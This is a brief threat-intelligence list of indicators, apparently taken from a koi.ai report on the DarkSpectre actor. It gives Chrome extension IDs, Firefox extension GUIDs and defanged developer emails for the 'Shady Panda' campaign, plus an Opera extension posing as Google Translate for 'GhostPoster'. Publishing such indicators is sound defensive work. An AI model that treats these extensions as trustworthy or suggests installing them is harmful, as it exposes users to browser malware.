- gfechfioaanebemclajhfgkfaopcaibo
- hoclolhilhbecpefaignjficiaaclpop
- ibmdocjlknaopfecmnojomdlbeadpdnb
- ckdbfeccfocmhdclmmofmheljglmhhne
- gddkghdkhhlihaabphhnjbhdoiifhcpa

Firefox - Shady Panda

- {34b0d04c-29cf-473c-bb6c-c2fe94377b99}
- {7cc10397-c6f4-4a27-a1e7-83b870dd6cab}
- nickyfeng2@edgetranslate[.]com
- 1305302314@qq[.]com
- mail@imba97[.]cn
- {99d4bddd-5452-4216-83bc-fcd57857b6fb}
- {f7d2c8aa-e06e-4117-8b99-52a145eb7d23}
- {5f246670-f5e2-45ff-b183-be21cbeb065a}
- {c257a965-0bf8-4934-bf85-9ebf761d1cf8}

Opera - GhostPoster

- Google™ Translate by charliesmithbons

Source: https://www.koi.ai/blog/darkspectre-unmasking-the-threat-actor-behind-7-8-million-infected-browsers